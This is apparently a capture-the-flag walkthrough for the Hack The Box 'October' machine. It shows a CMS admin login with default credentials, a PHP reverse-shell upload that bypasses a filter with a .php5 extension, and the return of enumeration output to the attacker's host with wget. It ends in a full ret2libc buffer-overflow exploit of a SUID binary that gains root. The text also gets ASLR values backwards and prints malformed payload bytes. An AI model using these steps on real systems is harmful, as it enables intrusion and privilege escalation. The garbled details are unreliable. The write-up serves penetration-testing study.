
October

IP: 10.10.10.16



Nmap

Check the machine is alive: `ping 10.10.10.16 -c 1` , and then run nmap scan: `nmap -T5 -Pn -p- -A 10.10.10.16`

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8
(Ubuntu Linux; protocol 2.0)
|
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Potentially risky methods: PUT PATCH DELETE
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: October CMS - Vanilla
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Let's open searchsploit and search the exploits for these service versions, and have these open on another tab as we enumerate the box:

- `searchsploit Apache 2.4`

- `searchsploit OpenSSH 6.6.1`

Website

Nikto


Before we get on the page, let's run `nikto -h 10.10.10.16 -o niktoscan.txt`

Directory enumeration

Let's run gobuster whilst we poke around the site:

```
gobuster dir -u 10.10.10.16 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

Webpage



Vanilla

Welcome to the vanilla theme for OctoberCMS!

Account management

The user plugin *RainLab.User* provides the basic account management features.

Blog articles

The user plugin *RainLab.Blog* provides robust authoring features.

Discussion forum


The forum plugin *RainLab.Forum* provides community discussion features.

Let's go to the website. Using the `/index.x` method, we determine that `.php` works. This is helpful for directory enumeration, add `-x php` to our directory search

Let's add `searchsploit october` to the other tab we have open too

We register to make an account, but nothing interesting seems to come from this.


Googling around to find a way to determine the version of October, I find this conversation (https://octobercms.com/forum/post/where-can-i-find-my-october-build-version?page=1) that suggests a link. The link re-directs us to an admin sign in page:



10.10.10.16/backend/backend/auth/signin

Getting back to basics

When faced with a login screen my methodology is: **(1)** search for default creds; **(2)** auomated SQL bypass injection via burp; (3) search for exploits to bypass; **(4)** brute force. We're lucky this time as number **1** works as I find this website which suggets creds:



https://octobercms.com/forum/post/is-there-a-default-admin-user-password-and-name

Forum > Plugin / Back-end Development > Is there a default admin user password and name

daniel.saintjames2389 5 years ago

I installed october via composer. I wasn't prompted to create a user id and password. Is there a default, or a place I can set this?

alxy 5 years ago

admin / admin

Jesus christ we can actually sign in with **admin;admin.**


Admin Backend

Before we go into the admin page, let's look what `searchsploit` has to say about **October**. It mentions an upload exploit, let's read further: `searchsploit -x php/remote/47376.rb`

It's a metasploit module, but we don't HAVE to use it. We can just read the code to understand what's going on. Some important things jump out at me from the ruby script:

- It already knew the default creds were **admin;admin**
- it uploads a malicious php file, and gets around the file upload filter by using the extension: **.php5**
- It does so through something called **media manager**

This should be enough information to manually exploit this ourselves.




Upload complete

dr.php5	26.40 KB	May 17, 2017	TITLE dr.php5

There's a php5 file already in there, which lets us know what it works as an upload bypass. Let's upload a php reverse shell and see what happens.

- I used this one https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
- Uploaded it as **rev.php,** and then clicked on the **public url** to activate the **netcat** listener




rev.php5	3.38 KB	Jun 24, 2020

SIZE 3.38 KB
PUBLIC URL Click here
LAST MODIFIED Jun 24, 2020

---

www-data shell



```
kali@kali:~/Downloads/october$ rlwrap nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.16] 36114
Linux october 4.4.0-78-generic #99~14.04.2-Ubuntu SMP Thu Apr 27 18:51:25 UTC
 22:54:26 up 45 min,  0 users,  load average: 0.00, 0.38, 1.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-dat
```


Let's upgrade this shell: `python -c 'import pty; pty.spawn("/bin/bash")'`

We have the permissions to go and get the **user** flag in **Harry's** directory. Go get it and come back for the PrivEsc

---

PrivEsc

Let's run some enumeration scripts. Python host one on your kali, and bring it to the victim machine via: `wget` `http://10.10.14.34/linpeas.sh` , then `chmod +x` it, and run it. I output mine into a text file to read it slower: `./linpeas.sh > peas.txt` . The results were huge so I brought it back to my kali to read easier via: `[victim machine] wget --postfile=peas.txt [Kali IP]` And then on kali machine `sudo nc -nvlp 80 >peas.txt`



```
-rwsr-xr-x 1 root root 7377 Apr 21  2017 /usr/local/bin/ovrflw
```

There's something that isn't normally in this directory for linux, could it be something to do with buffer overflow?

/usr/local/bin/ovrflw

using `strings /usr/local/bin/ovrflw` , we can work out it's written in C, which is one of the first hints it may be a buffer overflow.

Let's send it to our kali for further analysis. Only transfer m,ethod I found that didn't break the overflow was a netcat transfer

- on victim: `nc -w 5 [YourIP]  1234 < overflow`
- on kali: `nc -l -p 1234 > overflow`

Let's get to work on exploiting the buffer overflow on our kali machine.

Linux Bufferoverflow


Set Up

Install necessary tools

```
sudo apt-get install gdb
git clone https://github.com/longld/peda.git ~/peda
echo "source ~/peda/peda.py" >> ~/.gdbinit
```


Investigation

`gdb ./overflow` will put overflow in the buffer investigation tool. Type `aslr` to confirm it's off




```
kali@kali:~/Downloads/october/buffer$ gdb ./overflow
GNU gdb (Debian 9.2-1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/home/kali/peda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "
  if sys.version_info.major is 3:
/home/kali/peda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean
  if pyversion is 3:
Reading symbols from ./overflow...
(No debugging symbols found in ./overflow)
gdb-peda$ ls
overflow
gdb-peda$ aslr
ASLR is OFF
```

`pdisass main` will show one of the functions is **strcpy**, which can be exploited.



```
gdb-peda$ pdisass main
Dump of assembler code for function main:
   0x0804847d <+0>:     push   ebp
   0x0804847e <+1>:     mov    ebp,esp
   0x08048480 <+3>:     and    esp,0xfffffff0
   0x08048483 <+6>:     add    esp,0xffffff80
   0x08048486 <+9>:     cmp    DWORD PTR [ebp+0x8],0x1
   0x0804848a <+13>:    jg     0x80484ad <main+48>
   0x0804848c <+15>:    mov    eax,DWORD PTR [ebp+0xc]
   0x0804848f <+18>:    mov    eax,DWORD PTR [eax]
   0x08048491 <+20>:    mov    DWORD PTR [esp+0x4],eax
   0x08048495 <+24>:    mov    DWORD PTR [esp],0x8048560
   0x0804849c <+31>:    call   0x8048330 <printf@plt>
   0x080484a1 <+36>:    mov    DWORD PTR [esp],0x0
   0x080484a8 <+43>:    call   0x8048360 <exit@plt>
   0x080484ad <+48>:    mov    eax,DWORD PTR [ebp+0xc]
   0x080484b0 <+51>:    add    eax,0x4
   0x080484b3 <+54>:    mov    eax,DWORD PTR [eax]
   0x080484b5 <+56>:    mov    DWORD PTR [esp+0x4],eax
   0x080484b9 <+60>:    lea    eax,[esp+0x1c]
   0x080484bd <+64>:    mov    DWORD PTR [esp],eax
   0x080484c0 <+67>:    call   0x8048340 <strcpy@plt>
   0x080484c5 <+72>:    mov    eax,0x0
   0x080484ca <+77>:    leave
   0x080484cb <+78>:    ret
End of assembler dump.
```


`checksec` will confirm that **NX BIT** and **RELRO** are active, which are techniques to prevent buffer overflows. However we can still exploit it as RELRO is only **partial**, which makes it exploitable with a **.got** exploit



```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```


Find the Breakpoint

`pattern create 200` will pass the random data to generate the breakpoint. Then send the generated patterns with `r ' [patterns] '`




```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAU
AArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
gdb-peda$ r 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAAS
AApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
Starting program: /home/kali/Downloads/october/buffer/overflow 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL
AAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
```

It confirms that the patterns stopped as it reached the **breakpoint** of: **0x41384141**



```
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xffffd500 ("YAAwAAZAAxAAyA")
EDX: 0xffffd236 ("YAAwAAZAAxAAyA")
ESI: 0xf7fae000 --> 0x1dfd6c
EDI: 0xf7fae000 --> 0x1dfd6c
EBP: 0x6941414d ('MAAi')
ESP: 0xffffd1f0 ("ANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EIP: 0x41384141 ('AA8A')
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41384141
[------------------------------------stack-------------------------------------]
0000| 0xffffd1f0 ("ANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0004| 0xffffd1f4 ("jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0xffffd1f8 ("AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0012| 0xffffd1fc ("AkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0xffffd200 ("PAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0020| 0xffffd204 ("AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0024| 0xffffd208 ("AmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0028| 0xffffd20c ("RAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41384141 in ?? ()
```


Using `pattern_offset 0x41384141`, it confirms the offset is found at **112 bytes**



```
gdb-peda$ pattern_offset 0x41384141
1094205761 found at offset: 112
```

Find the EBP and EIP

Straightforward in this tool: pattern_search will find the **EBP** at **108**, and conifrms the breakpoint **EIP** four bytes later at **112**




```
gdb-peda$ pattern_search
Registers contain pattern buffer:
EBP+0 found at offset: 108
EIP+0 found at offset: 112
Registers point to pattern buffer:
[ECX] --> offset 186 - size ~14
[EDX] --> offset 186 - size ~14
[ESP] --> offset 116 - size ~84
Pattern buffer found at:
0xffffd17c : offset    0 - size  200 ($sp + -0x74 [-29 dwords])
0xffffd446 : offset    0 - size  200 ($sp + 0x256 [149 dwords])
References to pattern buffer found at:
0xffffd150 : 0xffffd17c ($sp + -0xa0 [-40 dwords])
0xffffd160 : 0xffffd17c ($sp + -0x90 [-36 dwords])
0xf7e20836 : 0xffffd446 (/usr/lib32/libc-2.30.so)
0xffffd164 : 0xffffd446 ($sp + -0x8c [-35 dwords])
0xffffd288 : 0xffffd446 ($sp + 0x98 [38 dwords])
```

Victim Machine

Back in the victim shell, go to the directory **/usr/local/bin** , and run `gdb ./ovrflw`


Find Shell Address

Give it `b main` , and then `r` to start the programme. Follow it up with `p system` to find the system address at **0xb75fb310**




```
(gdb) b main
b main
Breakpoint 1 at 0x8048480
(gdb) r
r
Starting program: /usr/local/bin/ovrflw

Breakpoint 1, 0x08048480 in main ()
(gdb) p system
p system
$1 = {<text variable, no debug info>} 0xb75fb310 <__libc_system>
(gdb) 
```

`find 0xb75fb310, +9999999, "/bin/sh"` will locate the address of **/bin/sh** for us at: **0xb771dbac**



```
(gdb) find 0xb75fb310, +9999999, "/bin/sh"
find 0xb75fb310, +9999999, "/bin/sh"
0xb771dbac
warning: Unable to access 16000 bytes of target memory at 0xb7767f34, halting search.
1 pattern found.
```


Confirm the address we have is for /bin/sh via: `x/s 0xb771dbac`



```
(gdb) x/s 0xb771dbac
x/s 0xb771dbac
0xb771dbac:     "/bin/sh"
```

Find Exit


the exit adress is easy to find: `p exit` will find **0xb75ee260** then type `quit` to go back to a normal shell



```
(gdb) p exit
p exit
$2 = {<text variable, no debug info>} 0xb75ee260 <__GI_exit>
```

ASLR

Randomises the offset. Let's check if it's active on the victim machine: cat `/proc/sys/kernel/randomize_va_space` . **0** means its enabled, **2** means disabled. we have the latter option.



```
www-data@october:/usr/local/bin$ cat /proc/sys/kernel/randomize_va_space
cat /proc/sys/kernel/randomize_va_space
2
```

Exploit

To craft our exploit we need to include.

- the offset: **112**
- system address: **0xb75fb310**
- the exit address: **0xb75ee260**
- the address for /bin/sh: **0xb771dbac**


We also need make sure that these addresses are written in little Endian. Which means we have to reverse the order they're written in, and ignore the **0x** prefix.

- system address: **\x10\xb3\x5f\xb7**
- the exit address: **\x60\e2\5e\b7**
- the address for /bin/sh: **\xac\xdb\x71\xb7\**

The exploit will need to look like this. I've seperated it out to make it easier to look at, but make sure it's all a one-line command.

```
while true; do /usr/local/bin/ovrflw
$(python -c 'print "A" * 112+
"\x10\xb3\x5f\xb7\x60\e2\5e\b7\xac\xdb\x71\xb7\"')
; done
```

It will take a short while but eventually result in a root shell.



```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
*** Error in `/usr/local/bin/ovrflw': munmap_chunk(): invalid pointer: 0x
Aborted (core dumped)
Segmentation fault (core dumped)
whoami
root
cat /root/root.txt
```